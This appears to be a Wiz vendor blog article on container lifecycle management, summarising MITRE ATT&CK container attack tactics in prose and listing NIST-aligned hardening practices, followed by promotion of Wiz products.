

Container management refers to the process of building, storing, deploying, and running containers in a production environment. As cloud-native adoption grows, effective container management is more important than ever: NetRise research shows that containers average more than 600 vulnerabilities each when counting inherited OS and dependency vulnerabilities—many of which may not be exploitable in your specific runtime configuration. This makes prioritization based on actual exposure essential."
The good news? Understanding attacker TTPs and implementing container security best practices slashes your risk.
In this article, we’ll explore the core components of container management before mapping the container attack surface to the MITRE ATT&CK for Containers Matrix (with practical examples), from initial access to impact. Then we’ll close with NIST-aligned best practices for each layer so you can reduce exposure without slowing delivery.
Container Security Cheat Sheet
Get a quick-reference guide covering security best practices for every stage of the container lifecycle.

Core components of container management
First, let’s look at what container management entails at each stage of the container lifecycle:

Build image
The build phase is where you create the container image from code, a Dockerfile, and dependencies. This is usually done in CI/CD to ensure reproducible builds and to capture image provenance.
At this stage, developers standardize how the artifacts are produced:
Build context: What files are included in the image build and which are excluded
Dependency packaging: How app dependencies are installed and locked
Image output: A layered image tagged with a release version or commit SHA
Provenance: SBOMs and build attestations (e.g., SLSA provenance) that record what went into the image and how it was produced
Signing: An image signature that downstream stages can verify to confirm integrity and who built it
Store images in a registry
Once images are built, they’re stored in a container registry so dev, staging, and production environments can pull these artifacts. Registry management mainly comes down to:
Tags and digests: Tags are human-friendly labels (myapp:v1.2.0) that can be reassigned. Digests reference the exact image content (myapp@sha256:…) and are immutable. Digests help ensure the exact same build is deployed consistently.
Release flow: Release flows promote the same artifact across dev > staging > prod (build once, deploy many).
Retention: Old images and unused tags are cleaned up so the registry doesn’t become unmanageable.
Deploy with an orchestrator
The orchestrator turns images into running workloads. You define the desired state and the orchestrator handles scheduling, scaling, rollouts, and rollbacks. This stage is also where the runtime configuration, including environment variables, secrets, networking policies, and storage volumes, is bound to the workload.
The orchestrator is typically Kubernetes or managed Kubernetes, such as AKS, EKS, or GKE.
At this stage, teams standardize a few core concerns, including:
Workload definition and rollouts: How deployments or StatefulSets are packaged and updated (rolling updates, rollback behavior)
Placement and scaling: Where pods can run (affinity, taints/tolerations) and how replicas adjust (HPA / VPA / KEDA)
Policy and access: Which settings are allowed (admission policies) and what the workload can access (service accounts, RBAC, workload identity)
Run on worker nodes
After the orchestrator decides what should run and where it should run, the node is responsible for pulling the image, creating the container, wiring up networking and storage, and starting the application process. During this phase, teams standardize a few node-level behaviors:
Image execution: Pull policy, registry auth, and using digests for immutable deployments
Isolation and limits: cgroups for CPU/memory and security controls like non-root, seccomp, and restricted capabilities
Networking and storage wiring: CNI attaches the pod network, and CSI mounts volumes so the container sees the right files
In Kubernetes, this happens through the container runtime on the node. The node’s agent (kubelet) asks the runtime to create the container from the image and apply the settings defined in the pod spec, such as environment variables, mounted files, security settings, and CPU/memory limits.
Operate in production
After deployment, the focus shifts to keeping workloads healthy and secure through monitoring, incident response, and safe updates. This phase also includes operational hygiene, such as resource cleanup, image retention, and configuration drift control.
Container attack vectors
Container attack vectors are the specific ways attackers compromise container environments. In practice, this includes targeting containerized applications, container images and registries, orchestration layers such as Kubernetes, the container runtime, and the underlying host OS.
MITRE ATT&CK for Containers is a great starting point for understanding these attack paths because it gives you a clear, repeatable structure for how attacks actually unfold across images, registries, Kubernetes, runtimes, and hosts. It organizes container threats into nine high-level tactics:
Initial access


Initial access is usually achieved by exploiting a public-facing service or by conducting targeted credential attacks that open an external remote access path into the environment. MITRE outlines several different initial access techniques, and the table below summarizes the ones that most often show up in container and Kubernetes environments.
Execution

Execution is the step where an attacker runs commands or payloads on a target system. In container environments, this typically happens in two ways: running commands inside an existing container or creating a new workload (pod/CronJob) that runs the attacker’s code.
Persistence

Persistence is about maintaining a foothold. In container environments, persistence is often achieved through orchestrator-level changes that keep workloads reappearing, cluster permission changes that preserve access, or node-level service changes that survive reboots and keep the container runtime or kubelet behavior under attacker control.
Privilege escalation

Privilege escalation is about gaining higher-level permissions. In container environments, this usually means moving from control of a single workload to broader control over the cluster or the underlying node.

For example, the runc flaw(CVE-2019-5736) is a known escape path where code execution in a container is used to overwrite the host runc binary and gain host-level execution.
Defense evasion

Defense evasion is about avoiding detection throughout a compromise. In container environments, this often means hiding activity in the image, workload, and monitoring layers so malicious actions blend into normal platform operations.
Credential access

Credential access is about stealing credentials that unlock more access. After gaining code execution abilities inside a pod, an attacker may extract secrets from environment variables, application configuration files, mounted secret volumes, or even container logs.
Watch 12-min demo
See how Wiz maps container vulnerabilities, misconfigurations, and identity risks across your cloud environment.

Discovery
After an attacker gets a foothold in a pod or cluster account, the discovery process often starts with container and resource discovery. Then, they move into network service discovery by checking which internal services and ports are reachable from their current position. That usually tells them what to target next.

Lateral movement
After an attacker gets a foothold in a pod or a cluster identity, lateral movement commonly happens in two ways:

Impact
Impacts on container and Kubernetes environments can take many forms, but a common pattern is to hijack cluster CPU for cryptomining campaigns run by groups such as Kinsing and TeamTNT. MITRE also highlights other impacts on container environments, such as deleting data or artifacts and undermining recovery by wiping backups or disrupting restore paths.
Container management best practices
As a starting point, NIST’s Application Container Security Guide provides a solid foundation for addressing key risks and vulnerabilities, helping organizations implement stronger defenses and protect their container ecosystems.
Here’s a checklist derived from NIST’s guide, mapped to the container lifecycle stages.
Image best practices
Gain visibility of vulnerabilities at all layers of the image, from the base OS to custom software, ensuring early detection of any security risks.
Implement policy-driven management by setting “quality gates” to block images with vulnerabilities above a defined threshold (e.g., high CVSS scores) so that only secure images are allowed to progress.
Validate image configurations against vendor recommendations and best practices to ensure secure setups, while also enforcing a base image policy to guarantee base images meet security standards before use.
Enforce compliance by preventing the use of insecure images.
Maintain a software bill of materials (SBOM) for all images to get complete visibility into the contents of each image, which can help identify and track vulnerabilities over time.
Protect secrets, such as API keys or database credentials, by never hardcoding them in container images and always using FIPS 140-approved cryptographic algorithms to encrypt them at rest and in transit.
Use cryptographic image signatures to validate that images have not been tampered with and come from trusted sources.
Regularly monitor and maintain image repositories to keep images up-to-date and secure.
Registry best practices
Configure tools, orchestrators, and runtimes to connect to registries only over encrypted channels, and authenticate both read and write access to registries to prevent unauthorized access.
Regularly prune registries by automating the removal of outdated or unsafe images, using time triggers or image labels to keep only the latest secure versions.
Use immutable image names (e.g.,
my-app:2.3) to reference specific versions, and be cautious with the ”latest” tag in deployments, ensuring it always references the most up-to-date and secure image.Use cloud provider directory services or implement internal authentication systems (e.g., LDAP, OAuth) to manage secure access, simplifying registry security controls.
Audit all registry write operations, and log all read operations for sensitive images so that activity can be traced and monitored.
Configure continuous integration (CI) to sign, attest, and document the provenance of images. To reduce the risk of deploying misconfigured or vulnerable images, CI must push images to the registry after they pass vulnerability scans and compliance assessments.
Orchestrator best practices
Make sure orchestrators follow a least-privilege access model, where users are only granted the permissions necessary for their specific job roles.
Use MFA and SSO for secure access, ensuring only authorized users can perform high-privilege actions and centralizing access management.
Use encryption tools compatible with containers (e.g., Docker Content Trust) to make sure data remains encrypted during access, regardless of the node the container is running on.
Separate network traffic into virtual networks based on sensitivity level, using host pinning or distinct clusters for high- and low-sensitivity applications.
Ensure each host or VM runs containers of only one sensitivity level to reduce the risk of sensitive data compromise. (Use Kubernetes namespaces to segment workloads into separate groups based on their sensitivity and security needs.)
To maintain containers’ compliance with security policies, implement drift detection to identify configuration deviations over time.
Container best practices
Scan for CVEs and vulnerabilities in the container runtime, and ensure orchestrators deploy containers on properly maintained, secure runtimes.
Watch container network activity for anomalies, such as unexpected traffic, port scanning, or outbound calls to potentially malicious targets.
Use automated behavioral learning tools (e.g., Sysdig) to build security profiles for containerized applications, minimizing manual intervention.
Run containers with read-only root filesystems to isolate writes to defined directories, simplifying monitoring and reducing the risk of tampering.
Host OS best practices
Use container-specific OSs (e.g., Alpine Linux, Windows Nano Server) designed to host containers with minimal services and features, reducing the attack surface.
Disable unnecessary services (e.g., SSH, file sharing, remote management) on the host OS to reduce the attack surface and prevent unauthorized access.
Validate and apply updates to all OS components, including the kernel and container runtime, to keep them up-to-date with the latest security patches and vulnerability fixes.
Operate the host OS immutably, ensuring no persistent data or application-level dependencies on the host. All components should be packaged and deployed in containers, which reduces the attack surface and helps identify anomalies.
Audit all OS authentication, monitor for login anomalies, and log any privilege escalation attempts for better traceability and security. (Use auditd for logging and auditing events on Linux systems.)
Prevent containers from mounting sensitive host directories (
/, /etc, /var/run/docker.sock, /proc) using admission-time policy enforcement (OPA Gatekeeper, Kyverno, or Pod Security Admission). Use runtime security tools (AppArmor, SELinux, seccomp) to restrict file and system call access for running containers, providing defense in depth if a noncompliant workload bypasses admission controls.
Hardware best practices
Use a Trusted Platform Module (TPM) to store measurements of firmware, software, and configuration data, ensuring the platform behaves as expected.
Leverage the root of trust for measurement (RTM) to measure system components before execution to maintain integrity at the hardware layer.
Implement secure boot mechanisms to validate the OS and container runtimes, establishing a trusted chain from the hardware to the containerized environment.
How Wiz helps secure container environments
Container vulnerabilities can have a domino effect because the same image can get pulled, deployed, and reused across environments. The good news is that most of the real-world risk is avoidable when you have clear visibility into what’s running and which weaknesses are actually exposed.
Wiz helps teams reduce container risk without slowing delivery by combining build-time controls with runtime and cloud visibility. With Wiz, you can:
Start from hardened images with WizOS: Use secure base images designed to ship with almost zero CVEs.
Safeguard containerized AI/ML: Identify and prioritize risks like vulnerable AI/ML dependencies in container images, malicious models, and data leakage by correlating AI assets, cloud configurations, and runtime behaviors with the Wiz Security Graph.
Secure CI/CD early with Wiz Code: Scan IaC, Dockerfiles, and dependencies for misconfigurations and secrets early in CI/CD.
Get agentless visibility with Wiz Cloud: Discover container workloads and Kubernetes clusters in real time without agents.
Prioritize what matters with the Wiz Security Graph: Correlate vulnerabilities with internet exposure, reachable attack paths, and sensitive data so you can fix what’s actually exploitable first.
Detect runtime attacks with Wiz Defend: Catch behaviors like crypto-mining, suspicious execution, and container escape attempts.
Ready to reduce container risk with prioritized, code-to-cloud context? Wiz connects vulnerabilities, misconfigurations, identity permissions, and network exposure into a unified security graph so your team fixes the exposures that form real attack paths, not just the loudest alerts. Get a demo to see how teams identify what's actually exploitable without slowing delivery.
See how Wiz secures containers from code to cloud
Correlate vulnerabilities, misconfigurations, identity permissions, and network exposure in a single security graph—so you fix real attack paths, not noise.
